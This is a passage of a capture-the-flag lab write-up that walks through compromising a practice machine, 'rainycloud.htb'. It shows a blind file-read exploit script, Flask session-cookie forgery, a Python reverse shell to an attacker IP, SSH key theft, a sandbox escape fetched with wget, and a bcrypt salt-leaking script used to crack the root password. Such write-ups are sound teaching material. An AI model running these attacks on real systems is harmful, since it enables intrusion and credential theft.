#!/usr/bin/python3

import string
import sys
import requests

s = requests.session()
proxies = {'http':'socks5://127.0.0.1:1080'}
r = s.post("http://dev.rainycloud.htb/login", data={"username": "gary", "password":
"rubberducky"}, proxies=proxies)

def get_hash(file, pattern):
        for x in range(10):
            try:
                r = s.post("http://dev.rainycloud.htb/api/healthcheck", data={"file":
file, "type": "CUSTOM", "pattern": pattern}, proxies=proxies)
                return r.json()['result']
            except:
```

```
                pass

extracted_file = "\n"
hex_file = ""

char2hex = {}
for char in string.printable:
        char2hex[char] = f'\\x{ord(char):02x}'

found_new = True
while True:
        if found_new == False:
                extracted_file += '\n'
                print(extracted_file.splitlines()[-1])
                break

        found_new = False
        if extracted_file[-1] == '\n':
                print(extracted_file.splitlines()[-1])

        for c in char2hex:
                if get_hash(sys.argv[1], f"^{hex_file}{char2hex[c]}"):
                        extracted_file += c
                        hex_file += char2hex[c]
                        found_new = True
                        break
```

We can start using it by reading the source code of the application that we already know its path.

```
python3 file_read.py /var/www/rainycloud/app.py
```

```
python3 file_read.py /var/www/rainycloud/app.py

#!/usr/bin/python3

import re
from flask import *
import docker
import bcrypt
import socket
import string
from flask_sqlalchemy import SQLAlchemy
from os.path import exists
from hashlib import md5
from inspect import currentframe, getframeinfo
from urllib.parse import urlparse
from flask_limiter import Limiter
from flask_limiter.util import get_remote_address

#secrets.py
from secrets import SECRET_KEY

<SNIP>
```


After a while, we can see that the Python web app is importing the `SECRET_KEY` from the `secrets` module. Since the `secrets` module is not standard in Python, chances are there is a `secrets.py` file in the same directory. We can try reading the file `/var/www/rainycloud/secrets.py` with the same script.

```
python3 file_read.py /var/www/rainycloud/secrets.py
```

```
python3 file_read.py /var/www/rainycloud/secrets.py

<SNIP>
SECRET_KEY = 'f77dd59f50ba412fcfbd3e653f8f3f2ca97224dd53cf6304b4c86658a75d8f67'
```

At this point we can either let the script dump the whole `app.py` file to further analyze the functionality or we can combine certain clues that hint as to where this `SECRET_KEY` might be used. From the list of imported modules we can safely deduce that the web application is built using Flask. Moreover, looking over at our browser, we can see a cookie called `session`.



Let's use flask-unsign to verify if the `SECRET_KEY` is indeed the secret used to sign the Flask session cookies for authenticated user.

```
flask-unsign --unsign --cookie 'eyJ1c2VybmFtZSI6ImdhcnkifQ.Y-
uqBA.o46_JCuR7NsHaRVAbUnwdhaoUfI' -w <( echo
"f77dd59f50ba412fcfbd3e653f8f3f2ca97224dd53cf6304b4c86658a75d8f67" )
```


```
flask-unsign --unsign --cookie 'eyJ1c2VybmFtZSI6ImdhcnkifQ.Y-uqBA.o46_JCuR7NsHaRVAbUnwdhaoUfI' -w
<( echo "f77dd59f50ba412fcfbd3e653f8f3f2ca97224dd53cf6304b4c86658a75d8f67" )

[*] Session decodes to: {'username': 'gary'}
[*] Starting brute-forcer with 8 threads..
[+] Found secret key after 1 attemptsbd3e653f8f3f
'f77dd59f50ba412fcfbd3e653f8f3f2ca97224dd53cf6304b4c86658a75d8f67'
```

The signature is verified. This means that the `SECRET_KEY` is indeed used for signing sessions cookies. With that information, we can forge a cookie for the user `jack` that has a container called `secrets` running. To craft a malicious cookie, we can use the same tool.

```
flask-unsign -s --secret
"f77dd59f50ba412fcfbd3e653f8f3f2ca97224dd53cf6304b4c86658a75d8f67"  --cookie
'{"username": "jack"}'
```

Then, after we replace the cookie value on our browser and refresh the page we have access to the `secrets` container.




This time, let's try to get a reverse shell on this container. First of all, we set up a listener on our local machine.

```
nc -lvnp 9001
```

Then, we issue the following command using the `Execute Command (background)`.


```
python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("10.10.14.54",9001));
[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/sh")'
```



We have a shell on the container. We can use the following chain of commands to get a proper TTY shell.

```
python3 -c "import pty; pty.spawn('/bin/sh')"
CTRL + z
stty raw -echo; fg
Enter twice
```

Usual enumeration steps include listing running processes to identify potential attack vectors.



Our current user is executing a very peculiar process. This is the only clue that we can find after enumerating the Docker container. Docker, has an option to share PIDs over the containers and the host. It could be possible that we have a case like this here. Let's list the contents of the `/proc/1183/cwd` to find out from which directory this process is executed.

```
/ $ ls -al /proc/1183/cwd

lrwxrwxrwx    1 1000     1000             0 Nov 15 14:19 /proc/1183/cwd -> /home/jack
```

The `cwd` of this peculiar process is linked to `/home/jack`, probably on the host. Going one step further, we can finally grab `user.txt` and the SSH key for the user `jack` from `/proc/1183/cwd/.ssh/id_rsa`.

```
/proc/1183 $ ls -al ./cwd/

drwx------    2 1000     1000          4096 Sep 29 13:47 .ssh
-rw-r-----    1 1000     1000            33 Nov 15 13:16 user.txt
```

Lateral Movement

Now, that we have the SSH key for the user `jack` on the host, we can use it to get a shell on the host.

First of all, we have to set the correct permissions on the key file after we transfer it to our machine and then we can use it to authenticate as the user `jack`.

```
chmod 600 id_rsa
ssh -i id_rsa jack@rainycloud.htb
```

```
chmod 600 id_rsa
ssh -i id_rsa jack@rainycloud.htb

jack@rainyday:~$ id

uid=1000(jack) gid=1000(jack) groups=1000(jack)
```

We have a shell as the user `jack` on the host machine. One of the first things we check when we search for ways to escalate our privileges, is to find out if our user may run commands as other users or even `root` using `sudo -l`.

```
jack@rainyday:~$ sudo -l

User jack may run the following commands on localhost:
    (jack_adm) NOPASSWD: /usr/bin/safe_python *
```

It seems like, our user, is able to execute any file (probably a Python script) with a binary called `safe_python`. Let's create a script and try to execute it to verify our assumptions.

```
echo "print('Hello World')" > /tmp/test.py
sudo -u jack_adm /usr/bin/safe_python /tmp/test.py
```

```
jack@rainyday:~$ echo "print('Hello World')" > /tmp/test.py
jack@rainyday:~$ sudo -u jack_adm /usr/bin/safe_python /tmp/test.py

Hello World
```

It worked as expected. Now, we can try a malicious Python script to spawn a shell for us.

```
echo "import os; os.system('/bin/bash')" > /tmp/shell.py
sudo -u jack_adm /usr/bin/safe_python /tmp/shell.py
```

```
jack@rainyday:~$ echo "import os; os.system('/bin/bash')" > /tmp/shell.py
jack@rainyday:~$ sudo -u jack_adm /usr/bin/safe_python /tmp/shell.py

Traceback (most recent call last):
  File "/usr/bin/safe_python", line 29, in <module>
    exec(f.read(), env)
  File "<string>", line 1, in <module>
ImportError: __import__ not found
```

This time, we got an error that the built-in `__import__` was not found. Using Google to search for ways to "code execution in every version of Python 3" leads us to this blog post. To test this, we have to transfer the exploit file over to the remote machine. First of all, we save it to our local machine and start a Python web server.

```
sudo python3 -m http.server 80
```

Then, we transfer it to the remote machine and we execute it as the user `jack_adm`.

```
jack@rainyday:/tmp$ wget 10.10.14.54/bypass.py
jack@rainyday:/tmp$ chmod +x bypass.py
jack@rainyday:/tmp$ sudo -u jack_adm /usr/bin/safe_python bypass.py

[*] .dynamic:   0x5607a83ebbe8
[*] DT_SYMTAB:  0x5607a7e8a5f8
[*] DT_STRTAB:  0x5607a7e97300
[*] DT_RELA:    0x5607a7ef0560
[*] DT_PLTGOT:  0x5607a83ebe08
[*] DT_INIT:    0x5607a7ef4000
[*] Found system at rela index 97
[*] Full RELRO binary, reading system address from GOT
[*] system:     0x7fcfffce7d60
$ id

uid=1002(jack_adm) gid=1002(jack_adm) groups=1002(jack_adm)
```

This time around, we get arbitrary code execution as the user `jack_adm`.

Privilege Escalation

Once again, we may run `sudo -l` to check if the user `jack_adm` is configured to execute commands as an alternate user.

```
$ sudo -l

User jack_adm may run the following commands on localhost:
    (root) NOPASSWD: /opt/hash_system/hash_password.py
```

Indeed, we have a new SUDO entry which informs us that the user `jack_adm` is able to execute the script `/opt/hash_system/hash_password.py` as the user `root`. Let's try and execute this script to properly enumerate it.

```
$ sudo /opt/hash_system/hash_password.py
Enter Password>
[+] Invalid Input Length! Must be <= 30 and >0
Enter Password> htb
[+] Hash: $2b$05$unfEagMblpFZNf/PjvrFZ.KSE6Zkeg1or5xGR14zX5FlX5Cb4NmrW
```

It seems like a hashing tool where you provide a password of maximum 30 characters, which is rather strange. Moreover, it creates `bcrypt` hashes, the same type of hashes as the ones we have extracted from the web application. One of the uncracked hashes belongs to the user `root` so it may be possible that the uncrackable hash was created using this script. Our next step is to check if any secret `salt` is added to our

password. A quick way to test this is to try cracking this hash with a wordlist that contains only the password we provided, in this case the word `htb`.

```
echo "htb" > clear_text
echo '$2b$05$unfEagMblpFZNf/PjvrFZ.KSE6Zkeg1or5xGR14zX5FlX5Cb4NmrW' > hash
john hash --wordlist=clear_text
```

```
john hash --wordlist=clear_text

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 32 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE 0g/s 100.0p/s 100.0c/s 100.0C/s htb
Session completed.
```

It has failed. This means that there is a secret `salt` that gets hashed with our password. Looking around the web for "bcrypt maximum password length" lands us to this. It turns out that Bcrypt has indeed a maximum password length of 71 bytes + 1 null byte. The limit imposed to us by the script is much lower than this. If we think about ASCII the limit translates to 36 characters since each ASCII character is exactly 2-bytes long. But, UTF-8 characters like emojis "😶" are 4-bytes long even though they count as a single character.

Expanding upon that logic, we can craft a script that each time asks the `hash_password.py` script to generate a hash for the `😶😶😶😶😶😶😶😶😶😶😶😶😶😶😶😶😶AAA_` password. If the `salt` is appended after our password, then `_` represents the first hashed character of this `salt` since, due to the limitation in size, everything else is effectively cut-off. We come up with the following script.

```
import os
import string
import bcrypt

emoji = "😶"
other_char = "A"

def get_padding(required_length):
        # 4 is byte length of emoji
        emojis = emoji * (required_length // 4)

        other = other_char * (required_length % 4)

        i = emojis + other
        return i

def leak(append=""):
```

```
        '''
        returns the hash returned by the program
        '''

        # bcrypt max is 72 bytes

        required_length = 71 - len(append)

        i = get_padding(required_length)

        print(f"[+] Getting Hash for {i}")

        out = os.popen(f"echo '{i}' | sudo /opt/hash_system/hash_password.py").read()
        h = out[out.index("Hash: ") + 6:].strip()
        print(f"[+] Hash: {h}")
        return h



def crack(h, append=""):
        required_length = 71 - len(append)
        i = get_padding(required_length) + append
        for s in string.printable:
                #print(i+s)
                if bcrypt.checkpw((i + s).encode(), h.encode()):
                        return s


if __name__ == "__main__":
        secret = ""
        try:
                while True:
                        print(f"[+] Secret: {secret}")
                        h = leak(secret)
                        c = crack(h, secret)
                        secret += c
        except TypeError:
                print(f"[+] Got Secret: {secret}")
```

Once again, we transfer the file to the remote machine using our Python server and we execute it as the user `jack_adm`.

```
$ wget 10.10.14.54/emoji.py
$python3 emoji.py

[+] Secret:
[+] Getting Hash for 🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵🐵AAA
[+] Hash: $2b$05$DzylZUa6VJFBuYIb3S2hVu9qHjtj3q1gZc.CwDP4tq5VZHDb5.90K
[+] Secret: H
[<SNIP>
[+] Hash: $2b$05$m5d3o9hbKmgWNswIYqbjzurW/RTwVJL0MPkRuLSp164EsoveWuNTy
[+] Got Secret: H34vyR41n
```

We have successfully reconstructed the `salt` to `H34vyR41n`. Let's check if we can crack the hash for `root` by creating a custom rule for john. We have to append the following lines to the `/etc/john/john.conf` file.

```
[List.Rules:CustomRule]
Az"H34vyR41n"
```

Then, we execute `john`.

```
john --rules:CustomRule --wordlist=/usr/share/wordlists/rockyou.txt root_hash
```

```
john --rules:CustomRule --wordlist=/usr/share/wordlists/rockyou.txt root_hash

246813579H34vyR41n
```

This time, it has cracked successfully. Let's check for a password re-use scenario by using `su -` to switch to `root` with the `246813579H34vyR41n` password.

```
jack@rainyday:/tmp$ su -
Password:

root@rainyday:~# id

uid=0(root) gid=0(root) groups=0(root)
```

The password worked and we are the `root` user. We can find the root flag in `/root/root.txt`